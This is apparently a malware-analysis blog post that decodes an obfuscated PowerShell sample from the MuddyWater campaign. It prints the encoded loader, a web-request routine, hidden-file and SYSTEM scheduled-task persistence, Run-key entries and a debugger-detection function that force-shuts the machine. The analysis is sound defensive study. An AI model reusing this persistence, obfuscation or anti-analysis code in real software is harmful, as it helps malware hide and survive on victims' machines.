MTAxMWIxMTAwMDBiMTExMTEwMU0xMDEwMDEwXzExMDAwMG8xMTAxMTAtMTAwMDAwcTEwMTEwMU0xMTAwMTAxPDExMTAwMTE8MTAxMDEwMHExMDEwMDAxPDExMTAx
MHExMTEwMDBvMTEwMDAwfTExMDExMDwxMTAwMDB9MTEwMDExMXExMDEwMTAwRzEwMTAwMDFyMTAxMTAwYjExMDAxMTFiMTAxMDEwMHIxMDEwMDAxcTExMDEwMDBy
MTEwMDExMW8xMDEwMTAwPDEwMTAwMDE8MTAxMTAwLTExMDAxMTFvMTAxMDEwMC0x 2
***********************************************

[ &( $ENv:PuBlIc[13]+$ENv:publLic[5]+'x') ( " $( seT  'oFS'  '' ) "+ [sTRinG]( '101000G101000<100111M1000001_1000010G1010111r
1111011r1001001G1000110b1110000o110001-1110000}1111101r100000q111101b100000}101000_100111}101011b100111G1010010q110000r11011
0}1111011-110001G1111101o1111011o110101_1111101<1111011_110010r1111101-1111011r110011r1111101o1111011G110100r1111101b1111011
b110000b1111101M1010010_110000o110110-100000q101101M1100101<1100111<1010100q1010001<111010q111000o110000}110110<110000}11001
11q1010100G1010001r101100b1100111b1010100r1010001q1101000r1100111o1010100<1010001<101100-1100111o1010100-1 ]
```

In the above scenario, base64 is converted to ascii and binary representation. I am sure you know binary, i.e. to the base 2 E.g. to convert binary value **1100110** to decimal (binary is base 2 and decimal is base 10)

$$(1 * 2^{6}) + (1 * 2^{5}) + (0 * 2^{4}) + (0 * 2^{3}) + (1 * 2^{2}) + (1 * 2^{1}) + (0 * 2^{0})$$

$$64 + 32 + 0 + 0 + 4 + 2 + 0$$

If we add all the values, it equals 102 in decimal. At the same time decimal 102 equals character ‘f’ in ascii i.e. lowercase ‘f’. Ok back to the powershell script. We already decoded base64 and we noticed some binary (base 2) values. Here is what the script looks like:



```
((1100110 , 1110101,1101110 , 1100011,1110100 ,1101001,1101111,1101110,100000 , 1101000 , 1110100, 1110100 ,1110000
, 1010011 , 1100101, 1101110,1100100 , 1101 , 1010 , 1111011,1101, 1010, 100000,100000, 100000,100000 ,1110000 ,1100
001 , 1110010,1100001,1101101 ,101000 ,1011011 ,1110011 ,1110100 , 1110010 ,1101001 ,1101110, 1100111 , 1011101 ,100
100,1110101 , 1110010 ,1101100,101100,100000, 1011011,1110011 , 1110100, 1110010 , 1101001 ,1101110 ,1100111, 101110
1 ,100100 , 1110011 , 1101001, 1110100,1100101 ,101100 ,100000, 1011011 , 1110011 , 1110100 , 1110010 ,1101001, 1101
110 , 1100111 , 1011101 ,100100, 1110101, 1110010 ,1101100 , 1110100 ,1010100 ,101001 , 1101 ,1010 ,1001 , 100100 ,1
101100 ,100000 , 111101 , 100000 ,1001110, 1100101 ,1110111 ,101101 , 1001111, 1100010 , 1101010 , 1100101, 1100011,
 1110100, 100000 ,1010011,1111001, 1110011, 1110100 , 1100101 , 1101101 , 101110, 1001110 , 1100101 , 1110100, 10111
0,1010111, 1100101 , 1100010,1000011 , 1101100, 1101001 , 1100101, 1101110, 1110100 ,111011, 1101 ,1010,1001 ,100100
,1101100 ,101110 , 1110000 , 1110010, 1101111, 1111000 , 1111001,100000 ,111101,100000 ,1011011 , 1001110 , 1100101
, 1110100, 101110, 1010111 , 1100101,1100010 ,1010010, 1100101 , 1110001,1110101 ,1100101,1110011 , 1110100,1011101,
111010 ,111010, 1000111,1100101 , 1110100, 1010011 ,1111001 , 1110011 ,1110100 ,1100101 , 1101101, 1010111 ,1100101
, 1100010 ,1010000, 1110010 ,1101111 ,1111000,1111001, 101000 , 101001, 111011 ,1101 , 1010,1001 ,100100,1101100, 10
1110,1010000, 1110010, 1101111 , 1111000 ,1111001, 101110 ,1000011, 1110010 , 1100101, 1100100 , 1100101,1101110 , 1
110100,1101001,1100001, 1101100 , 1110011 ,100000 ,111101 , 100000 , 1011011, 1001110,1100101, 1110100 ,101110,10000
11, 1110010 ,1100101 ,1100100 ,1100101,1101110 , 1110100 , 1101001,1100001,1101100, 1000011, 1100001,1100011, 110100
0,1100101, 1011101, 111010 , 111010, 1000100 , 1100101, 1100110,1100001 , 1110101 ,1101100, 1110100, 1000011,1110010
, 1100101,1100100,1100101,1101110,1110100, 1101001, 1100001 , 1101100 , 1110011, 111011 ,1101 ,1010 ,1001,100100, 11
10101 ,1110010 ,1101100, 1010100,100000 ,111101, 100000,1011011 ,1010011 ,1111001,1110011 ,1110100 ,1100101 , 110110
1,101110 ,1000011 ,1101111 , 1101110 ,1110110,1100101, 1110010, 1110100 ,1011101 ,111010 ,111010,1010100 ,1101111, 1
000010,1100001 , 1110011,1100101 ,110110 ,110100, 1010011 , 1110100 , 1110010, 1101001 , 1101110, 1100111,101000,101
1011, 1010011 , 1111001 ,1110011 ,1110100, 1100101, 1101101, 101110 , 1010100,1100101,1111000 ,1110100, 101110 , 100
0101, 1101110, 1100011,1101111 ,1100100, 1101001 , 1101110 ,1100111 , 1011101 ,111010 , 111010 , 1000001, 1010011, 1
```

As we can see that the first few bytes **1100110** equals ‘f’ (Please check above if you missed it). I wrote a quick script to decode it. Here is a short video

https://youtu.be/tsi1DvjfbS8

If you want to use some of the tools you can download from:

http://udurrani.com/0fff/0x8/encd.zip


Its a zip file, unzip it with password ‘foo’. There are 2 executables. One to encode / decode base64 and another one to convert binary (base 2) to ascii

Example:


```
b64.exe hello 1            // Will encode string hello to base 64

b64.exe aGVsbG8= 2        // Will decode the value to ascii

binasc.exe 1100110        // Will decode to ascii value
```

The reason I always develop command line tools is simply because its easy to integrate with other tools / scripts

Ok, back to the powershell script. Once decoded we see some very interesting things




```
"C:\Windows\System32\WScript.exe" "C:\Users\Public\Documents\system.vbs"

Set objShell = WScript.CreateObject("WScript.Shell")
command = "powershell.exe -WindowStyle hidden -ExecutionPolicy Bypass -nologo -noprofile -file C:\Users\Public\Documents\system.ps1"
objShell.Run command,0
Set objShell = Nothing

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle hidden -ExecutionPolicy Bypass -nologo -noprofile -file C:\Users\Public\Documents\system.ps1
"C:\Windows\system32\attrib.exe"  +s +h C:\Users\Public\Documents\system.vbs
"C:\Windows\system32\attrib.exe"  +s +h C:\Users\Public\Documents\system.ps1
"C:\Windows\system32\schtasks.exe"  /Create /RU system /SC ONLOGON /TN Microsoft\WindowsOptimizationsService /TR "wscript C:\Users\Public\Documents\system.vbs" /F
```



```
attrib +s +h "$s_path\system.vbs"
attrib +s +h "$s_path\system.ps1"
regWrite -p HKCU:SOFTWARE\Microsoft\Windows\CurrentVersion\Run -k "Windows Optimizations" -v "wscript $tsk"
regWrite -p HKLM:SOFTWARE\Microsoft\Windows\CurrentVersion\Run -k "Windows Optimizations" -v "wscript $tsk"
schtasks /Create /RU system /SC ONLOGON /TN Microsoft\WindowsOptimizationsService /TR "wscript $tsk" /F
```

The following function is used: *If any of the following processes are running in the process stack, Shutdown the machine instantly*



```
function isDeugEnv
{
    $p = @("ollydbg","ProcessHacker","tcpview","autoruns","autorunsc","filemon","procmon","regmon","procexp","idaq","idaq
64","ImmunityDebugger","Wireshark","dumpcap","HookExplorer","ImportREC","PETools","LordPE","dumpcap","SysInspector","proc
_analyzer","sysAnalyzer","sniff_hit","windbg","joeboxcontrol","joeboxserver")
    for ($i=0; $i -lt $p.length; $i++) {

        if(ps -name $p[$i] -ErrorAction SilentlyContinue){
            shutdown /s /f /t 0
            exit
        }
    }
}
```

CONCLUSION

My intention is not to cover this campaign, just wanted to write a little bit about the encoding. If you want to know more about this campaign, please google MUDDYWATER.

Data theft is not easy to detect. Most security products can't just complain about established sockets. In most cases ip address or domain reputation is useful but sometimes even that is not possible. Let me show you some zero day data theft attempts using well-known antivirus products (**Videos**)

https://youtu.be/TLTep9zQhug // McAfee

https://youtu.be/le7TKQSmr8Q // Kaspersky

https://youtu.be/704CsgQjNEU // Symantec

For more on data theft:

http://udurrani.com/exp0/n2.html